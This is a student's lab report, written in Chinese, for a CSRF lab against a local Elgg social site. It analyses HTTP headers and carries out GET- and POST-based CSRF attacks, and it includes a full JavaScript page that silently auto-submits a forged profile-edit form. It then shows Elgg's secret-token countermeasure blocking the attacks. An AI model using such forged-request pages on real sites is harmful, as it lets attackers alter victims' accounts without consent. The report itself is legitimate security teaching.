

# CSRF Attack Lab

## 实验报告

57118112-王怡乐

### Task 1: Observing HTTP Request

使用 HTTP Header Live 插件抓取 HTTP 请求。



#### POST 报文分析:

Host: [www.csrflabelgg.com](http://www.csrflabelgg.com) //表示接受请求的服务器地址，此处为域名  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0 //表示发送请求的应用程序名称  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 //客户端希望接受的数据类型的格式  
Accept-Language: en-US,en;q=0.5 //通知服务端可以发送的语言  
Accept-Encoding: gzip, deflate //通知服务端可接受的文本压缩算法  
Referer: <http://www.csrflabelgg.com/> //表示发出请求的地址  
Cookie: Elgg=cqk47busdrvd2otfdci74s3t31 //是一种身份证明  
Connection: keep-alive //HTTP 连接方式为持久连接  
Upgrade-Insecure-Requests: 1 //向服务器发送一个客户端对 HTTPS 加密和认证响应良好，并且可以成功处理的信号，请求所属网站所有的 HTTPS 资源。

ps: Content-Length 参数在页面下方另外显示，未出现在显示的报文内容中。




## GET 报文分析:


Host: [www.csrflabelgg.com](http://www.csrflabelgg.com) //表示接受请求的服务器地址，此处为域名  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0 //表示发送请求的应用程序名称  
Accept: text/css,\*/\*;q=0.1//客户端希望接受的数据类型的格式  
Accept-Language: en-US,en;q=0.5//通知服务端可以发送的语言  
Accept-Encoding: gzip, deflate//通知服务端可接受的文本压缩算法  
Referer: http://www.csrflabelgg.com/activity//表示发出请求的地址  
Cookie: Elgg=cqk47busdrvd2otfdci74s3t31//是一种身份证明  
Connection: keep-alive//HTTP 连接方式为持久连接

需要注意的是，GET 报文的请求参数在 URL 后（放在请求行中），而 POST，报文的请求参数则放于请求数据中，这一点在截图中未显示。

## Task2:CSRF Attack using Get Request

登录 Samy 的账号，加 Bobby 为好友，用 HTTP Header Live 插件抓取相应的 GET 请求报文。






记录下 Bobby 的 GUID 为 43。

[http://www.csrflabelgg.com/action/friends/add?friend=43&\\_elgg\\_ts=1600095998&\\_elgg\\_token=EnEHikpzsB6qXbakgrezw](http://www.csrflabelgg.com/action/friends/add?friend=43&_elgg_ts=1600095998&_elgg_token=EnEHikpzsB6qXbakgrezw)

构造恶意 Web 页面。其中，加 Bobby 为好友的 URL 被嵌入在图片中，该图片极小，不可见。



登录 Bobby 的账户。

Log in

Username or email

Password

☐ Remember me

向 Alice 发送内容为恶意网址的邮件。

## Compose a message

To:












 Alice

Write recipient's username here.

Subject:

email

Message:

**B I U I<sub>x</sub>** **S**             
[www.csrlabattacker.com/attack.html](http://www.csrlabattacker.com/attack.html)

登录 Alice 的账户，打开 Bobby 发来邮件中的网址，跳转到下图界面。

Messages > Inbox


email



Bobby

email

[www.csrlabattacker.com/attack.html](http://www.csrlabattacker.com/attack.html)



**This page forges an HTTP GET request.**

Alice 和 Bobby 成为好友。



Alice is now a friend with Bobby just now



## Task3:CSRF Attack using POST Request

修改 Bobby 的 profile,观察相关的 POST 报文格式。

### Edit profile

#### Display name

Boby


#### About me

[Edit HTML](#)

**B** *I* U ~~T~~<sub>x</sub>



I'm Boby.



Host: www.csrflabelgg.com

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate



Referer: http://www.csrflabelgg.com/profile/boby/edit  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 510  
Cookie: Elgg=ve4isp6g143lq7vq4cint76re6  
Connection: keep-alive  
Upgrade-Insecure-Requests: 1

\_\_elgg\_token=O-  
GhggWxwBsZJSFskLhP8g&\_\_elgg\_ts=1600099204&name=Boby&description=<p>  
I&#39;m Bobby.</p>  
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&loc  
ation=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&access  
level[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[p  
hone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitt  
er=&accesslevel[twitter]=2&guid=43

编写代码，构建恶意网页。


```
root@VM: /var/www/CSRF/Attacker
root@VM: /var/www/CSRF/Attacker 66x24
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
    var fields;
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Boby is my HERO!'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='42'>";

    var p = document.createElement("form");
    p.action = "http://www.csrflabelgg.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    document.body.appendChild(p);
    p.submit();
}

window.onload = function() { forge_post();}
</script>
</body>
</html>
```

Alice 的主页中出现“Boby is my HERO!”。



## Alice

**Brief description:** Boby is my HERO!

---

[Edit profile](#)

[Edit avatar](#)

[Blogs](#)

[Bookmarks](#)

**Question1:** 伪造的 HTTP 请求需要 Alice 的用户 id (guid)才能正常工作。如果波比目标是 Alice, 在攻击之前, 他需要找到获取 Alice 的用户 id 的方法。Boby 不知道 Alice 的 Elgg 密码, 所以他无法登录 Alice 的账户获取信息。请描述如何解决这个问题。


答: Boby 只需申请成为 Alice 的好友, 捕获申请的 GET 请求报文, 便可以从中获得 Alice 的 guid。

**Question2:** 如果 Boby 想对访问其恶意网页的任何人发起攻击。在这种情况下, 他事先不知道谁正在访问 web 页面。他还能启动 CSRF 修改受害者 elgg 档案吗?请解释一下。

答: 不能。因为在无法确定对方的身份, 因此不能知道对方的 guid.当然, 也可以用穷举攻击, 遍历所有用户的 guid, 但这样代价较大。

## Task4:Implementing a countermeasure for Elgg

注释掉 ActionsService.php 中的 return true, 此时 CSRF 攻击不成功



```
root@VM: /var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg
root@VM: /var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg 66x24
$hour = 60 * 60;
return (int)((float)$timeout * $hour);
}

/**
 * @see action_gatekeeper
 * @access private
 */
public function gatekeeper($action) {
    //return true;

    if ($action === 'login') {
        if ($this->validateActionToken(false)) {
            return true;
        }

        $token = get_input('__elgg_token');
        $ts = (int)get_input('__elgg_ts');
        if ($token && $this->validateTokenTimestamp
p($ts)) {
            // The tokens are present and the
time looks valid: this is probably a mismatch due to the
@
265,1-8 61%
```

Alice 主页未被修改。




Edit profile

Edit avatar


Alice



Boby 未能成功添加 Alice 为好友。



Question: 请指出使用 Firefox 的 HTTP 检查工具捕获的 HTTP 请求中的秘密令牌, 请解释攻击者在 CSRF 攻击中为什么不能发送这些秘密令牌, 是什么阻止他们从网页中发现秘密令牌?



Headers	Cookies	Params	Response	Timings
Filter request parameters				
Form data				
__elgg_token: _7C693KqqVhwZpXHjv94xw				
__elgg_ts: 1600163054				
password: seedalice				
username: alice				

答：根据提示可以知道，攻击失败的原因是 token 的缺失。这是因为注释掉 return true 后，gatekeeper 函数可以执行，该函数会调用 secret\_token validation 函数，secret\_token validation 函数中有一个存在 MD5 加密，即便攻击者知道 guid，由于密钥缺失，也不能伪造出正确的 token。

## 实验总结

这次实验让我对网络攻击有了初步的了解。在实验之前我对 HTTP 报文不甚了解，为了完成 task1 我查阅了有关于 HTTP 报文的资料，对其类型以及格式等等都有了比较清晰的认识。除此之外，我也初步涉及了 CSRF 攻击的知识，虽然对有些概念一知半解，但仍能在手册的指引下完成实验。完成后回顾让我感觉收获很大。